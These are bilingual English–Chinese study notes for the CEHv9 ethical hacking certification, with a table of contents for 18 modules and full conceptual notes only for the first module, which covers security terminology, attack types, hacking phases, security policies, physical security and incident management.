
Table of Contents

Introduction	1.1
Chapter 01. Introduction to Ethical Hacking	1.2
1.1 Information Security Overview	1.2.1
1.2 Information Security Threats and Attack Vectors	1.2.2
1.3 Hacking Concepts, Types, and Phases	1.2.3
1.4 Ethical Hacking Concepts and Scope	1.2.4
1.5 Information Security Controls	1.2.5
1.6 Information Security Laws and Standards	1.2.6
Module Summary	1.2.7
Chapter 02. Footprinting and Reconnaissance	1.3
2.1 Footprinting Concepts	1.3.1
2.2 Footprinting Methodology	1.3.2
2.2.1 Footprinting through Search Engines	1.3.2.1
2.2.2 Footprinting Using Advanced Google Hacking Techniques	1.3.2.2
2.2.3 Footprinting through Social Networking Sites	1.3.2.3
2.2.4 Website Footprinting	1.3.2.4
2.2.5 Email Footprinting	1.3.2.5
2.2.6 Competitive Intelligence	1.3.2.6
2.2.7 WHOIS Footprinting	1.3.2.7
2.2.8 DNS Footprinting	1.3.2.8
2.2.9 Network Footprinting	1.3.2.9
2.2.10 Footprinting through Social Engineering	1.3.2.10
2.3 Footprinting Tools	1.3.3
2.4 Footprinting Countermeasures	1.3.4
2.5 Footprinting Penetration Testing	1.3.5
Module Summary	1.3.6
Chapter 03. Scanning Networks	1.4
3.1 Check for Live Systems	1.4.1
3.2 Check for Open Ports	1.4.2
3.3 Scanning Beyond IDS	1.4.3

3.4 Banner Grabbing	1.4.4
3.5 Scan for Vulnerability	1.4.5
3.6 Draw Network Diagrams	1.4.6
3.7 Prepare Proxies	1.4.7
3.8 Scanning Pen Testing	1.4.8
Module Summary	1.4.9
Chapter 04. Enumeration	1.5
4.1 Enumeration Concepts	1.5.1
4.2 NetBIOS Enumeration	1.5.2
4.3 SNMP Enumeration	1.5.3
4.4 LDAP Enumeration	1.5.4
4.5 NTP Enumeration	1.5.5
4.6 SMTP and DNS Enumeration	1.5.6
4.7 Enumeration Countermeasures	1.5.7
4.8 Enumeration Pen Testing	1.5.8
Module Summary	1.5.9
Chapter 05. System Hacking	1.6
5.1 Cracking Passwords	1.6.1
5.2 Escalating Privileges	1.6.2
5.3 Executing Applications	1.6.3
5.4 Hiding Files	1.6.4
5.5 Covering Tracks	1.6.5
5.6 Penetration Testing	1.6.6
Module Summary	1.6.7
Chapter 06. Malware Threats	1.7
6.1 Introduction to Malware	1.7.1
6.2 Trojan Concepts	1.7.2
6.3 Virus and Worm Concepts	1.7.3
6.4 Malware Reverse Engineering	1.7.4
6.5 Malware Detection	1.7.5
6.6 Countermeasures	1.7.6
6.7 Anti-Malware Software	1.7.7
6.8 Penetration Testing	1.7.8
Module Summary	1.7.9

Chapter 07. Sniffing	1.8
7.1 Sniffing Concepts	1.8.1
7.2 MAC Attacks	1.8.2
7.3 DHCP Attacks	1.8.3
7.4 ARP Poisoning	1.8.4
7.5 Spoofing Attack	1.8.5
7.6 DNS Poisoning	1.8.6
7.7 Sniffing Tools	1.8.7
7.8 Countermeasures	1.8.8
7.9 Sniffing Detection Techniques	1.8.9
7.10 Sniffing Pen Testing	1.8.10
Module Summary	1.8.11
Chapter 08. Social Engineering	1.9
8.1 Social Engineering Concepts	1.9.1
8.2 Social Engineering Techniques	1.9.2
8.3 Impersonation on Social Networking Sites	1.9.3
8.4 Identity Theft	1.9.4
8.5 Social Engineering Countermeasures	1.9.5
8.6 Penetration Testing	1.9.6
Module Summary	1.9.7
Chapter 09. Denial-of-Service	1.10
9.1 DoS/DDoS Concepts	1.10.1
9.2 DoS/DDoS Attack Techniques	1.10.2
9.3 Botnets	1.10.3
9.4 DDoS Case Study	1.10.4
9.5 DoS/DDoS Attack Tools	1.10.5
9.6 Countermeasures	1.10.6
9.7 DoS/DDoS Protection Tools	1.10.7
9.8 DoS/DDoS Penetration Testing	1.10.8
Module Summary	1.10.9
Chapter 10. Session Hijacking	1.11
10.1 Session Hijacking Concepts	1.11.1
10.2 Application Level Session Hijacking	1.11.2

10.3 Network Level Session Hijacking	1.11.3
10.4 Session Hijacking Tools	1.11.4
10.5 Countermeasures	1.11.5
10.6 Penetration Testing	1.11.6
Module Summary	1.11.7
Chapter 11. Hacking Webservers	1.12
11.1 Webserver Concepts	1.12.1
11.2 Webserver Attacks	1.12.2
11.3 Attack Methodology	1.12.3
11.4 Webserver Attack Tools	1.12.4
11.5 Countermeasures	1.12.5
11.6 Patch Management	1.12.6
11.7 Webserver Security Tools	1.12.7
11.8 Webserver Pen Testing	1.12.8
Module Summary	1.12.9
Chapter 12. Hacking Web Applications	1.13
12.1 Web App Concepts	1.13.1
12.2 Web App Threats	1.13.2
12.3 Hacking Methodology	1.13.3
12.4 Web Application Hacking Tools	1.13.4
12.5 Countermeasures	1.13.5
12.6 Security Tools	1.13.6
12.7 Web App Pen Testing	1.13.7
Module Summary	1.13.8
Chapter 13. SQL Injection	1.14
13.1 SQL Injection Concepts	1.14.1
13.2 Types of SQL Injection	1.14.2
13.3 SQL Injection Methodology	1.14.3
Chapter 14. Hacking Wireless Networks	1.15
14.1 Wireless Concepts	1.15.1
14.2 Wireless Encryption	1.15.2
14.4 Wireless Hacking Methodology	1.15.3
14.5 Wireless Hacking Tools	1.15.4
14.6 Bluetooth Hacking	1.15.5

Chapter 15. Hacking Mobile Platforms	1.16
15.1 Mobile Platform Attack Vectors	1.16.1
Chapter 16. Evading IDS, Firewalls, and Honeypots	1.17
16.1 IDS, Firewall and Honeypot Concepts	1.17.1
16.2 IDS, Firewall and Honeypot Solutions	1.17.2
16.3 Evading IDS	1.17.3
16.4 Evading Firewalls	1.17.4
Chapter 17. Cloud Computing	1.18
17.1 Introduction to Cloud Computing	1.18.1
Chapter 18. Cryptography	1.19
18.1 Cryptography Concepts	1.19.1
18.2 Encryption Algorithms	1.19.2
18.5 Email Encryption	1.19.3
18.4 Public Key Infrastructure (PKI)	1.19.4

CEHv9

CEHv9 Module 01 Introduction to Ethical Hacking

CEHv9 Module 02 Footprinting and Reconnaissance

CEHv9 Module 03 Scanning Networks

CEHv9 Module 04 Enumeration

CEHv9 Module 05 System Hacking

CEHv9 Module 06 Malware Threats

CEHv9 Module 07 Sniffing

CEHv9 Module 08 Social Engineering

CEHv9 Module 09 Denial-of-Service

CEHv9 Module 10 Session Hijacking

CEHv9 Module 11 Hacking Webservers

CEHv9 Module 12 Hacking Web Applications

CEHv9 Module 13 SQL Injection

CEHv9 Module 14 Hacking Wireless Networks

CEHv9 Module 15 Hacking Mobile Platforms

CEHv9 Module 16 Evading IDS, Firewalls, and Honeypots

CEHv9 Module 17 Cloud Computing

CEHv9 Module 18 Cryptography

Chapter 01. Introduction to Ethical Hacking

1.1 Information Security Overview

Malware Trends in 2014

- **Source code leaks** accelerated malware release cycles

攻擊者創造新的變種惡意軟體(malware variants)

包含新的characteristics、signatures、evasive capabilities等

anti-virus/anti-malware無法偵測

- **Old school malware techniques** made a comeback

現今技術如anti-virus applications、IDS、firewall能夠偵測出新的cyber-crime techniques

迫使攻擊者使用人工(manual)且較花時間(time consuming)的舊惡意軟體感染(infection)和擴散(propagation)技術來躲避進階的偵測

- **Growth of 64-bit malware** increased

64-bit作業系統越多人使用，惡意軟體作者也寫越多64-bit的惡意軟體而不是較舊的32-bit

- **Malware researcher evasion** became more popular
 - **Mobile SMS-forwarding malware** are becoming ubiquitous
 - **Account takeover** moved to the victim's device
 - **Attacks on corporate and personal data** in the cloud increased
- 越來越多公司依賴雲端服務，因此攻擊者往雲端攻擊較有利益

- **Exploit kits** continued to be a primary threat for Windows

由於Windows XP已不再更新，因此很容易遭到攻擊。

- Attackers increasingly **lure executives** and compromise organizations via professional social networks

從社交網路獲取或引誘更多機密性資料

- **Java remains highly exploitable** and highly exploited - with expanded repercussions
- 使用舊的Java版本易受到攻擊

- Attackers are more **interested in cloud data** than your network

- The **sheer volume of advanced malware** is decreasing

攻擊者專注在少量特定目標以保護攻擊的基礎點以及竊取登入憑證

- Redkit, Neutrino, and other exploit kits struggled for power in the wake of the **Blackhole Author Arrest**

Blackhole exploit kit作者被抓了後，Redkit與Neutrino等其它exploit kits也越來越多使用。

- Mistakes are made in "**offensive**" security due to misattribution of an attack's source
- Cybercriminals are **targeting the weakest links in the "data-exchange chain"**
攻擊者從較弱的環結下手如consultants、contractors和vendors，因為他們通常擁有公司機密性資料。
- Major **data-destruction attacks** are increasing
以往攻擊者都是竊取機密資料，但現今也有攻擊者是直接破壞資料。

Essential Terminology

- **Hack Value**: It is notion among hackers that **something is worth doing** or is interesting
值得做或有興趣做、獲得成就感當其它人辦不到時
- **Vulnerability**: Existence of a **weakness**, **design**, or **implementation error** that can lead to an unexpected event compromising the security of the system
存在weakness、design、或implementation error，攻擊者可利用這些弱點來入侵系統
- **Exploit**: A **breach** of IT system security through vulnerabilities
透過漏洞進行的攻擊，透過惡意軟體或指令造成合法軟體/硬體非預期的行為
- **Payload**: Payload is the **part of an exploit code** that performs the intended malicious action, such as destroying, creating backdoors, and hijacking computer
Payload是惡意軟體或exploit的一部份，帶有惡意程式的行為，包含建立後門存取受害者的機器、損壞、刪除或資料竊取。
- **Zero-Day Attack**: An attack that exploits **computer application vulnerabilities** before the software developer releases a patch for the vulnerability
攻擊者在軟體供應商有漏洞的軟體發佈更新之前進行的攻擊行為
- **Daisy Chaining**: It involves **gaining access to one network and/or computer** and then using the same information to gain access to multiple networks and computers that contain desirable information
入侵一台電腦的資訊後，再利用這些資料來對其它電腦進行入侵以取得更多資料
- **Doxing**: **Publishing personally identifiable information** about an individual collected from publicly available databases and social media
人肉

- **Bot:** A "bot" is a software application that can be **controlled remotely to execute or automate predefined tasks**

攻擊者遠端控制受感染的電腦(bot)進行DDoS等攻擊

Elements of Information Security

- Information security is a state of well-being of information and infrastructure in which the possibility of **theft, tampering, and disruption of information and services** is kept low or tolerable.
- **Confidentiality:** Assurance that the information is accessible only to those **authorized to have access**
有權限的人才可存取，機密性
- **Integrity:** The **trustworthiness of data or resources** in terms of preventing improper and unauthorized changes
資料的完整性
- **Availability:** Assurance that the systems responsible for delivering, storing, and processing information are accessible when **required by the authorized users**
系統的可用性
- **Authenticity:** Authenticity refers to the characteristic of a communication, document or any data that ensures the **quality of being genuine**
資料是否為真，鑑別性
- **Non-Repudiation:** **Guarantee** that the sender of a message cannot later deny having sent the message and that the recipient cannot deny having received the message
收、送雙方不可否認有收到或送出資訊，不可否認性，數位簽章

The Security, Functionality, and Usability Triangle

- **Level of security** in any system can be defined by the strength of three components:
 - Functionality (Features)
 - Security (Restrictions)
 - Usability (GUI)安全性越高，其功能性和方便性就越低，無法三者兼顧

1.2 Information Security Threats and Attack Vectors

Motives, Goals, and Objectives of Information Security Attacks

- **Attacks = Motive (Goal) + Method + Vulnerability**

Windows XP和Flash即是常見的Vulnerabilities

- A motive originates out of the notion that the **target system stores or processes** something valuable and this leads to threat of an attack on the system.
- Attackers try various tools and attack techniques to **exploit vulnerabilities** in a computer system or security policy and controls to achieve their motives.

目標存在或執行有價值的東西，攻擊者利用exploit vulnerabilities來攻擊以達成他們的動機或目的

- **Motives Behind Information Security Attacks:**

- Disrupting business continuity
- Information theft
- Manipulating data
- Creating fear and chaos by disrupting critical infrastructures
- Propagating religious or political beliefs
- Achieving state's military objectives
- Damaging reputation of the target
- Taking revenge

Top Information Security Attack Vectors

- **Cloud Computing Threats:**

- Cloud computing is an **on-demand delivery of IT capabilities** where sensitive data of organization's and clients is stored.
- Flaw in one client's application cloud allow attackers to access other client's data.

- **Advanced Persistent Threats:** APT is an attack that focus on **stealing information from the victim machine** without the user being aware of it.

持續性的：低調、緩慢、無時間概念

- **Viruses and Worms:** Viruses and worms are the most prevalent networking threat that

are **capable of infecting a network within seconds**.

virus會經由夾帶在其它程式來自我複製。worm是惡意程式，它是經由網路來散播、複製與執行。

- **Mobile Threats:** Focus of attackers has shifted to **mobile devices** due to the increased adoption of mobile devices for business and personal purposes and comparatively **lesser security controls**.
- **Botnet:** A botnet is a huge **network of the compromised systems** used by an intruder to perform various network attacks.
Botnet是網路上大量被入侵的電腦，會被攻擊者來利用發動DDoS攻擊
- **Insider Attack:** It is an **attack performed on a corporate network** or on a single computer by an **entrusted person (insider)** who has authorized access to the network.

Information Security Threat Categories

- **Network Threats:**
 - Information gathering
 - Sniffing and eavesdropping
 - Spoofing
 - Session hijacking and Man-in-the-Middle attack
 - DNS and ARP Poisoning
 - Password-based attacks
 - Denial-of-Service attack
 - Compromised-key attack
 - Firewall and IDS attacks

從電腦與電腦間的通訊端進行的攻擊所造成的威脅

- **Host Threats:**
 - Malware attacks
 - Footprinting
 - Password attacks
 - Denial-of-Service attacks
 - Arbitrary code execution
 - Unauthorized access
 - Privilege escalation
 - Backdoor attacks
 - Physical security threats

針對有價值的特定主機進行攻擊所造成的威脅

- **Application Threats:**

- Improper data/Input validation
- Authentication and Authorization attacks
- Security misconfiguration
- Information disclosure
- Broken session management
- Buffer overflow attacks
- Cryptography attacks
- SQL injection
- Improper error handling and exception management

應用程式的漏洞使得攻擊者能夠利用所造成的威脅

Types of Attacks on a System

- **Operating System Attacks:**

- Attackers search for vulnerabilities in an operating system's design, installation or configuration and exploit them to **gain access to a system**.
- **OS Vulnerabilities:** Buffer overflow vulnerabilities, bugs in operating system, unpatched operating system, etc.

攻擊者找尋作業系統或OS Level的漏洞來存取系統權限，例如Buffer overflow、作業系統的bug、未更新作業系統、特定的網路協定漏洞、攻擊系統權限、破壞file-system、破解密碼和加密機制。

- **Misconfiguration:** Attacks Misconfiguration vulnerabilities affect web servers, application platforms, databases, networks, or frameworks that may result in **illegal access** or possible owning of the system.

錯誤配置設定造成攻擊者能夠未授權取得系統權限。

修改系統預設值，移除或關閉不必要的服務。

- **Application-Level Attacks:**

- Attackers exploit the vulnerabilities in applications running on organizations' information system to gain unauthorized access and steal or manipulate data.
- **Application Level Attacks:** Buffer overflow, cross-site scripting, SQL injection, man-in-the-middle, session hijacking, denial-of-service, etc.

利用應用程式的漏洞取得未授權存取權限並竊取或修改資料。

攻擊方式有Buffer overflow, Sensitive information disclosure, XSS, session hijacking, man-in-the-middle, denial-of-service attacks, SQL injection attacks, Phishing, Parameter/form tampering, Directory traversal attacks.

將session ID放在cookie裡而不是URL可防止session hijacking

Denial-of-Service是對目標電腦/網路做大量的存取資源，使得合法使用者無法使用。可使用 `finally` 做例外處理。

- **Shrink-Wrap Code Attacks:** Attackers **exploit default configuration and settings** of the off-the-shelf libraries and code.

軟體開發者使用的free libraries若存在漏洞，造成所有開發者的軟體都有漏洞，因此使用時必須要修改並調整程式碼內容，使得沒有exploit可正常利用。

Information Warfare

- The term information warfare or InfoWar refers to the use of **information and communication technologies (ICT)** to take competitive advantages over an opponent.
- **Defensive Information Warfare:** It refers to all strategies and actions to **defend against attacks on ICT assets**.
 - Prevention
 - Deterrence
 - Alerts
 - Detection
 - Emergency Preparedness
 - Response
- **Offensive Information Warfare:** It refers to information warfare that involves **attacks against ICT assets** of an opponent.
 - Web Application Attacks
 - Web Server Attacks
 - Malware Attacks
 - MITM Attacks
 - System Hacking

資訊戰武器像是有viruses, worms, Trojan horses, logic bombs, trap doors, nano machines nad microbes, electronic jamming和penetration exploits and tools.

資訊戰可分為：Command and control warefare (C2 warfare), Intelligence-based warfare, Electronic warfare, Psychological warfare, Hacker warfare, Economic warfare, Cyberwarfare.

1.3 Hacking Concepts, Types, and Phases

What is Hacking?

- Hacking refers to exploiting **system vulnerabilities and compromising security** controls to gain unauthorized or inappropriate access to the system resources.
- It involves **modifying system** or **application features** to achieve a goal outside of the creator's original purpose.
- Hacking can be used to steal, pilfer, and redistribute intellectual property leading to **business loss**.

Who is a Hacking?

- Intelligent individuals with excellent computer skills, with the ability to create and explore into the computer's software and hardware.
- For some hackers, hacking is a hobby to see how many computers or networks they can compromise.
- Their intention can either be to gain knowledge or to poke around to do illegal things.
- Some do hacking with malicious intent behind their escapades, like stealing business data, credit card information, social security numbers, email passwords, etc.

Hacker Classes

- **Black Hats:** Individuals with extraordinary computing skills, resorting to malicious or destructive activities and are also known as crackers.
- **White Hats:** Individuals professing hacker skills and using them for defensive purposes and are also known as security analysts.
- **Gray Hats:** Individuals who work both offensively and defensively at various times.
- **Suicide Hackers:** Individuals who aim to bring down critical infrastructure for a "cause" and are not worried about facing jail terms or any other kind of punishment.
- **Script Kiddies:** An unskilled hacker who compromises system by running scripts, tools, and software developed by real hackers.
- **Cyber Terrorists:** Individuals with wide range of skills, motivated by religious or political beliefs to create fear by large-scale disruption of computer networks.
- **State Sponsored Hackers:** Individuals employed by the government to penetrate and gain top-secret information and to damage information systems of other governments.

- **Hactivist:** Individuals who promote a political agenda by hacking, especially by defacing or disabling websites.

Hacking Phases: Reconnaissance

- Reconnaissance refers to the preparatory phase where an **attacker seeks to gather information** about a target prior to launching an attack.
- Could be the future point of return, noted for ease of entry for an attack when more about the **target is known on a broad scale**.
- Reconnaissance **target range** may include the target organization's clients, employees, operations, network, and systems.
- Reconnaissance Types:
 - **Passive Reconnaissance:**
 - Passive Reconnaissance involves acquiring information **without directly interacting with the target**.
 - For example, searching public records or news releases.
 - **Active Reconnaissance:**
 - Active Reconnaissance involves **interacting with the target directly by any means**.
 - For example, telephone calls to the help desk or technical department.

Hacking Phases: Scanning

- **Pre-Attacks Phase:** Scanning refers to the pre-attack phase when the attacker **scans the network** for specific information on the basis of information gathered during reconnaissance.
- **Port Scanner:** Scanning can include use of dialers, **port scanners**, network mappers, ping tools, vulnerability scanners, etc.
- **Extract Information:** Attackers extract information such as **live machines**, port, port status, OS details, device type, **system uptime**, etc. to launch attack.

Hacking Phases: Gaining Access

- Gaining access refers to the point where the attacker obtains access to the **operating system or applications** on the computer or network.
- The attacker can gain access at **operating system level, application level, or network level**.
- The attacker can **escalate privileges** to obtain complete control of the system. In the

process, intermediate systems that are connected to it are also compromised.

- Example include **password cracking**, buffer overflows, denial of service, **session hijacking**, etc.

Hacking Phases: **Maintaining Access**

- Maintaining access refers to the phase when the attacker tries to retain his or her **ownership of the system**.
- Attackers may prevent the system from being owned by other attackers by securing their exclusive access with **Backdoors**, **RootKits**, or **Trojans**.
- Attackers can upload, download, or **manipulate data**, applications, and configurations on the **owned system**.
- Attackers use the compromised system to **launch further attacks**.

Hacking Phases: **Clearing Tracks**

- Covering tracks refers to the activities carried out by an attacker to **hide malicious acts**.
- The attacker's intentions include: **Continuing access** to the victim's system, remaining **unnoticed and uncaught**, deleting evidence that might lead to his prosecution.
- The attacker overwrites the server, system, and application logs to **avoid suspicion**.
- **Attackers always cover tracks to hide their identity**.

通常使用ps tools, netcat, Trojan來刪除log

或使用Trojan, rootkit, steganography或tunneling來隱藏

1.4 Ethical Hacking Concepts and Scope

What is Ethical Hacking?

- Ethical hacking involves the use of hacking tools, tricks, and techniques to **identify vulnerabilities** so as to ensure system security.
- It focuses on simulating techniques used by attackers to **verify the existence of exploitable vulnerabilities** in the system security.
- Ethical hackers perform security assessment of their organization **with the permission of concerned authorities**.

同樣使用hacking tools來驗證弱點是否存在，但是是在有授權允許下進行的。

Why Ethical Hacking is Necessary

- **To beat a hacker, you need to think like one!**
 - Ethical hacking is necessary as it **allows to counter attacks from malicious hackers** by anticipating methods used by them to break into a system.
- **Reasons why Organizations Recruit Ethical Hackers:**
 - To **prevent hackers** from gaining access to organization's information.
 - To **uncover vulnerabilities** in systems and explore their potential as a risk.
 - To analyze and **strengthen an organization's security posture** including policies, network protection infrastructure, and end-user practices.

像駭客一樣思考，從攻擊者的角度來對抗、防禦

預防攻擊者、揭露弱點、加強組織安全架構

- **Ethical Hackers Try to Answer the Following Questions:**
 - What can the intruder see on the **target system**? (Reconnaissance and Scanning phases)
 - What can an **intruder do** with that information? (Gaining Access and Maintaining Access phases)
 - Does anyone at the target **notice the intruders' attempts** or successes? (Reconnaissance and Covering Tracks phases)
 - If all the **components of information system** are adequately protected, updated, and patched
 - How much effort, time, and money is required to obtain **adequate protection**?
 - Are the **information security measures** in compliance to industry and legal

standards?

Scope and Limitations of Ethical Hacking

- **Scope:**
 - Ethical hacking is a crucial component of **risk assessment, auditing, counter fraud**, and information systems security best practices.
 - It is used to **identify risks** and highlight the **remedial actions**, and also reduces information and communications technology (ICT) costs by resolving those vulnerabilities.
- **Limitations:**
 - However, unless the businesses first know what it is at that they are looking for and why they are **hiring an outside vendor to hack systems** in the first place, chances are there would not be much to gain from the experience.
 - An ethical hacker thus can only help the organization to better **understand their security system**, but it is up to the organization to place the right guards on the network.

Skills of an Ethical Hacker

- **Technical Skills:**
 - Has in-depth **knowledge of major operating environments**, such as Windows, Unix, Linux, and Macintosh.
 - Has in-depth **knowledge of networking** concepts, technologies and related hardware and software.
 - Should be a **computer expert** adept at technical domains.
 - Has **knowledge of security areas** and related issues.
 - Has **"high technical" knowledge** to launch the sophisticated attacks.
- **Non-Technical Skills:** Some of the non-technical characteristics of an ethical hacker include:
 - **Ability to learn** and adapt new technologies quickly.
 - **Strong work ethics**, and good problem solving and communication skills.
 - Committed to **organization's security policies**.
 - Awareness of **local standards and laws**.

什麼都要會

軟實力

1.5 Information Security Controls

Information Assurance (IA)

- IA refers to the assurance that the **integrity, availability, confidentiality**, and **authenticity** of information and information systems is protected during usage, processing, storage, and transmission of information.
- Some of the processes that help in achieving information assurance include:
 - Developing local policy, process, and guidance
 - Designing network and user authentication strategy
 - Identifying network vulnerabilities and threats
 - Identifying problems and resource requirements
 - Creating plan for identified resource requirements
 - Applying appropriate information assurance controls
 - Performing certification and accreditation
 - Providing information assurance training

管理面

Information Security Management Program

- Programs that are designed to **enable a business to operate in a state of reduced risk**.
- It encompasses all **organizational** and **operational processes**, and participants relevant to information security.
- **Information Security Management Framework**: It is a combination of **well-defined** policies, processes, procedures, standards, and guidelines to establish the required **level of information security**.

Threat Modeling

- Threat modeling is a **risk assessment approach** for analyzing security of an application by capturing, organizing, and analyzing all the information that affects the security of an application.
 1. **Identify Security Objectives**: Helps to determine how much **effort need to put** on subsequent steps.
 2. **Application Overview**: Identify the **components, data flows**, and trust boundaries.

3. **Identify Vulnerabilities:** Identify weaknesses related to the threats found using vulnerability categories.
4. **Decompose Application:** Helps you to find more relevant and more detailed threats.
5. **Identify Threats:** Identify threats relevant to your control scenario and context using the information obtained in steps 2 and 3.

系統/軟體威脅評估

3 major building blocks: understanding the adversary's view, characterizing the security of the system, and determining threats. 充份了解從對手的角度來看、描繪系統的特徵、決定威脅評估

Enterprise Information Security Architecture (EISA)

- EISA is a set of requirements, processes, principles, and models that determines the structure and behavior of an organization's information systems.
- **EISA Goals:**
 - Helps in monitoring and detecting network behaviors in real time acting upon internal and external security risks.
 - Helps an organization to detect recover from security breaches.
 - Helps in prioritizing resources of an organization and pays attention to various threats.
 - Benefits organization in cost prospective when incorporated in security provisions such as incident response, disaster recovery, event correlation, etc.
 - Helps in analyzing the procedure needed for the IT department to function properly and identify assets.
 - Helps to perform risk assessment of an organization IT assets with the cooperation of IT staff.

Network Security Zoning

- Network security zoning mechanism allows an organization to manage a secure network environment by selecting the appropriate security levels for different zones of Internet and Intranet network.
- It helps in effectively monitoring and controlling inbound and outbound traffic.
- **Examples of Network Security Zones:**
 - **Internet Zone:** Uncontrolled zone, as it is outside the boundaries of an organization.

- **Internet DMZ:** Controlled zone, as it **provides a buffer** between internal networks and Internet.
- **Production Network Zone:** Restricted zone, as it strictly **controls direct access** from uncontrolled networks.
- **Intranet Zone:** Controlled zone with **no heavy restrictions**.
- **Management Network Zone:** Secured zone with **strict policies**.

網路安全管理，從Internet及Intranet、inbound及outbound來分類

Defense in Depth

- Defense in depth is a security strategy in which several **protection layers** are placed throughout an information system.
- It helps to **prevent direct attacks** against an information system and data because a break in one layer only leads the attacker to the next layer.
- 從最外層到最內層：
 - Policies, Procedures, and Awareness
 - Physical
 - Perimeter
 - Internal Network
 - Host
 - Application
 - Data

分層防禦，避免直接受到攻擊

Information Security Policies

- Security policies are the foundation of the **security infrastructure**.
- Information security policy defines the basic security requirements and rules to be implemented in order to **protect** and **secure organization's information systems**.
- **Goals of Security Policies:**
 - Maintain an outline for the management and administration of network security.
 - Protect an organization's computing resources.
 - Eliminate legal liabilities arising from employees or third parties.
 - Prevent waste of company's computing resources.
 - Prevent unauthorized modifications of the data.
 - Reduce risks caused by illegal use of the system resource.
 - Differentiate the user's access rights.
 - Protect confidential, proprietary information from theft, misuse, unauthorized

disclosure.

There are two types of security policies: technical security and administrative security policies. Technical security policies describe how to configure the technology for convenient use; administrative security policies address how all persons should behave.

Types of Security Policies (重要)

- **Promiscuous Policy:**
 - **No restrictions** on usage of system resources.
- **Permissive Policy(黑名單作法):**
 - Policy begins wide open and only known **dangerous services/attacks or behaviors** are blocked.
 - It should be updated regularly to be effective.
- **Prudent Policy(白名單作法):**
 - It provides **maximum security** while allowing known but necessary dangers.
 - It **blocks all services** and only safe/necessary services are enabled individually; everything is logged.
- **Paranoid Policy:**
 - It **forbids everything**, no Internet connection, or severely limited Internet usage.

針對已知和未知的威脅進行的安全策略，從完全放任使用到完全不能使用分成四種。

Example of Security Policies

- **Access Control Policy:** It defines the resources being protected and the rules that control access to them.
- **Remote-Access Policy:** It defines who can have remote access, and defines access medium and remote access security controls.
- **Firewall-Management Policy:** It defines access, management, and monitoring of firewalls in the organization.
- **Network-Connection Policy:** It defines who can install new resources on the network, approve the installation of new devices, document network changes, etc.
- **Password Policy:** It provides guidelines for using strong password protection on organization's resources.
- **User-Account Policy:** It defines the account creation process, and authority, rights and responsibilities of user accounts.
- **Information-Protection Policy:** It defines the sensitivity levels of information, who may have access, how is it stored and transmitted, and how should it be deleted from

storage media.

- **Special-Access Policy:** This policy defines the terms of conditions of granting special access to system resources.
- **Email Security Policy:** It is created to govern the proper usage of corporate email.
- **Acceptable-Use Policy:** It defines the acceptable use of system resources.

Privacy Policies at Workplace

- Employers will have **access to employees' personal information** that may be confidential and they wish to keep private.
- **Basic Rules for Privacy Policies at Workplace:**
 - **Intimate employees** about what you collect, why and what you will do with it.
 - **Limit the collection of information** and collect it by fair and lawful means.
 - Inform employees about the **potential collection**, use, and disclosure of personal information.
 - Keep employees' **personal information** accurate, complete, and up-to-date.
 - Provide employees **access to their personal information**.
 - Keep employees' **personal information** secure.

Note: Employees' privacy rule at workplace may differ from country to country.

Steps to Create and Implement Security Policies

1. Perform **risk assessment** to identify risks to the organization's assets.
2. Learn from **standard guidelines** and other organizations.
3. Include **senior management** and all other staff in policy development.
4. **Set clear penalties** and enforce them.
5. Make **final version** available to all of the staff in the organization.
6. Ensure every member of your staff **read, sign, and understand the policy**.
7. Deploy tools to **enforce policies**.
8. **Train your employees** and educate them about the policy.
9. Regularly **review and update**.

P.S.: **Security policy development team** in an organization generally consists of information Security Team (IST), Technical Writer(s), Technical Personnel, Legal Counsel, Human Resources, Audit and Compliance Team, and User Groups.

HR/Legal Implications of Security Policy Enforcement

- **HR implications of Security Policy Enforcement:**
 - HR department is responsible to **make employees aware of security policies** and train them in best practices defined in the policy.
 - HR department work with management to **monitor policy implementation** and address any policy violation issue.
- **Legal implications of Security Policy Enforcement:**
 - Enterprise information policies should be **developed in consultation with legal experts** and must comply to relevant local laws.
 - Enforcement of a security policy that may **violate users rights** in contravention to local laws may result in law suits against the organization.

Physical Security

- Physical security is the **first layer of protection** in any organization.
- It involves **protection of organizational assets** from environmental and man-made threats.
- **Why Physical Security?**
 - To prevent any unauthorized access to the systems resources.
 - To prevent tampering/stealing of data from the computer systems.
 - To safeguard against espionage, sabotage, damage, or theft.
 - To protect personnel and prevent social engineering attacks.
- **Physical Security Threats:**
 - Natural/Environmental threats:
 - Floods
 - Fire and Smoke
 - Earthquakes
 - Dust
 - Man-made threats:
 - Terrorism:
 - Assassinations
 - Bombings
 - Random killings
 - Hijackings
 - Wars
 - Explosion
 - Dumpster diving and theft

- Vandalism

Physical Security Controls

- **Premises and company surroundings:** Fences, gates, walls, guards, alarms, CCTV cameras, intruder systems, panic buttons, burglar alarms, windows and door bars, deadlocks, etc.
- **Reception area:**
 - Lock the important files and documents.
 - Lock equipment when not in use.
- **Server and workstation area:** Lock the systems when not in use, disable or avoid having removable media and DVD-ROM drives, CCTV cameras, workstation layout design.
- **Other equipment such as fax, modem, and removable media:** Lock fax machines when not in use, file the faxes obtained properly, disable auto answer mode for modems, do not place removal media at public places, and physically destroy the corrupted removal media.
- **Access control:** Separate work areas, implement biometric access controls (fingerprinting, retinal scanning, iris scanning, vein structure recognition, voice recognition), entry cards, man traps, faculty sign-in procedures, identification badges, etc.
- **Computer equipment maintenance:** Appoint a person to look after the computer equipment maintenance.
- **Wiretapping:** Inspect all the wires carrying data routinely, protect the wires using shielded cables, never leave any wire exposed.
- **Environmental control:** Humidity and air conditioning, HVAC, fire suppression, EMI shielding, and hot and cold aisles.

Incident Management

- Incident management is a set of defined processes to **identify, analyze, prioritize**, and **resolve security incidents** to restore normal service operations as quickly as possible and prevent future recurrence of the incident.
- **Incident Management:**
 - Vulnerability Handling
 - Artifact Handling
 - Announcements
 - Alerts
 - Incident Handling:

1. Triage
 2. Incident Response
 3. Analysis
 4. Reporting and Detection
- Other Incident Management Services

事件回應

Incident Management **Process** (重要，順序)

1. Preparation for Incident Handling and Response
2. Detection and Analysis
3. Classification and Prioritization
4. Notification
5. Containment (封鎖)
6. Forensic Investigation
7. Eradication and Recovery (清除與復原)
8. Post-incident Activities

- Incident management is the process of logging, recording, and resolving incidents that take place in an organization.
- Objective: To restore the service to a normal state as quickly as possible for customers, while maintaining availability and quality of service.

Responsibilities of an Incident Response Team

- Managing security issues by taking a **proactive approach** towards the customers' security vulnerabilities and **by responding effectively** to potential information security incidents.
- **Developing** or **reviewing** the processes and procedures that must be followed in response to an incident.
- Managing the response to an incident and ensuring that **all procedures are followed** correctly in order **to minimize** and **control the damage**.
- **Identifying** and **analyzing** what has happened during an incident, including the impact and threat.
